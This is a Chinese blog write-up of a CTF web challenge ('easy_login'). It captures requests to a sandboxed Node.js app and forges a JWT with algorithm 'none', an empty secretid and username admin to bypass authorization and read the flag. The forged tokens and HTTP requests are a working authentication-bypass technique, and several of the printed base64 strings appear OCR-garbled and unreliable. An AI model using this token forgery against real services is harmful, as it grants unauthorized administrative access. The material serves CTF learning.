

# 2020-数字中国创新大赛虎符网络安全赛道-Web-easy\_login

原创


[swpu\\_jx\\_1998](#) 于 2022-03-27 22:09:26 发布 4109 收藏

分类专栏: [CTFHUB](#) 文章标签: [web安全](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_40872714/article/details/123782194](https://blog.csdn.net/weixin_40872714/article/details/123782194)

版权



[CTFHUB](#) 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

## 2020-数字中国创新大赛虎符网络安全赛道-Web-easy\_login

LOGIN

  
  
  
[没有账号, 立刻注册](#)

CSDN @swpu\_jx\_1998

先注册一个账号

REGISTER

REGISTER

已有账户，直接登录

CSDN @swpu\_jx\_1998

然后登录，抓包，可以看到authorization是jwt格式

```
POST /api/login HTTP/1.1
Host: challenge-cle8ff46ded8928f.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 222
Origin: http://challenge-cle8ff46ded8928f.sandbox.ctfhub.com:10800
Connection: close
Referer: http://challenge-cle8ff46ded8928f.sandbox.ctfhub.com:10800/login

username=123456&password=123456&authorization=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZW50ZyZXRpZCI6MCwidXNlcm5hbWUiOiIxMjMONTYiLCJwYXNzd29yZCI6IjEyMzQ1NiIsImhhdCI6MTY0ODM4NzkwMn0.UstK3z9w-_E171WVaFR98THb-DJbzDXhox-1o2FbXcY
```

CSDN @swpu\_jx\_1998

解密发现就是我们的登录账号密码

## Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZW50ZyZXRpZCI6MCwidXNlcm5hbWUiOiIxMjMONTYiLCJwYXNzd29yZCI6IjEyMzQ1NiIsImhhdCI6MTY0ODM4NzkwMn0.UstK3z9w-_E171WVaFR98THb-DJbzDXhox-1o2FbXcY
```

## Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA


```
{
  "secretid": 0,
  "username": "123456",
  "password": "123456",
  "iat": 1648387902
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
)  secret base64 encoded
```

CSDN @swpu\_jx\_1998

登录之后点击get flag，提示全权限拒绝



因为提示了是Node.js框架，关于权限的代码文件会在/controllers/api.js 可以看到 需要admin用户的权限

```
'GET /api/flag': async (ctx, next) => {
  if (ctx.session.username !== 'admin') {
    throw new APIError('permission error', 'permission denied');
  }

  const flag = fs.readFileSync('/flag').toString();
  ctx.rest({
    flag
  });

  await next();
},
```

CSDN @swpu\_jx\_1998

那么很明显我们需要修改自己的token进行权限绕过  
不知道密钥，将加密方式改为none

```
{
  "alg": "none",
  "typ": "JWT"
}
```

```
ewogICJhbGciOiAiAibm9uZSIsCiAgInR5cCI6ICJKV1QiCn0=
```

CSDN @swpu\_jx\_1998

修改secretid 为空，username为admin

```
{
  "secretid": [],
  "username": "admin",
  "password": "123456"
```

```
"iat": 1648387902
```

```
ewogICJzZWNyZXRpZCI6IjFtdLAogICJ1c2VybmFtZSI6IChZG1pbilSciAgInBhc3N3b3JkIjogIjEyMzQ1NiIsCiAgImhhdCI6IjE2NDgzODc5MDIKfQ==
```

CSDN @swpu\_jx\_1998

组合为payload

```
ewogICJhbGciOiAiYm9uZSI6IjFtdLAogICJ1c2VybmFtZSI6IChZG1pbilSciAgInBhc3N3b3JkIjogIjEyMzQ1NiIsCiAgImhhdCI6IjE2NDgzODc5MDIKfQ.
```

重新登录抓包，修改username和authorization

```
1 POST /api/login HTTP/1.1
2 Host: challenge-c1e8ff46ded8928f.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 222
0 Origin: http://challenge-c1e8ff46ded8928f.sandbox.ctfhub.com:10800
1 Connection: close
2 Referer: http://challenge-c1e8ff46ded8928f.sandbox.ctfhub.com:10800/login
3 Cookie: sses:aok=eyJlc2VybmFtZSI6bnVsbCwiX2V4cGlyZSI6MTY0ODQ3NjI5NTYzNiwiX2lhcEFnZSI6ODY0MDAwMDB9; sses:aok.sig=-KvQscJfiQqKFparccx5-EYgrLc
4
5 username=admin&password=123456&authorization=
ewogICJhbGciOiAiYm9uZSI6IjFtdLAogICJ1c2VybmFtZSI6IChZG1pbilSciAgInBhc3N3b3JkIjogIjEyMzQ1NiIsCiAgImhhdCI6IjE2NDgzODc5MDIKfQ.
```

CSDN @swpu\_jx\_1998

登录之后点击get flag 抓包，获得flag

Send Cancel < >

Target: http://challeng

**Request**

```
1 GET /api/flag HTTP/1.1
2 Host: challenge-c1e8ff46ded8928f.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://challenge-c1e8ff46ded8928f.sandbox.ctfhub.com:10800/home
10 Cookie: sses:aok=eyJlc2VybmFtZSI6ImFhbnVlbiIiwic2V4cGlyZSI6MTY0ODQ3NjI5NTYzNiwiX2lhcEFnZSI6ODY0MDAwMDB9; sses:aok.sig=X2zZnscSr8K8_rrl3j3YkQRcTmw
11
12
```

**Response**

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.19.3.2
3 Date: Sun, 27 Mar 2022 14:01:08 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 45
6 Connection: close
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Headers: X-Requested-With
9 Access-Control-Allow-Methods: *
10
11 {
12   "flag": "ctfhub{83d725734bf64aff28bef3f4}"
13 }
```

CSDN @swpu\_jx\_1998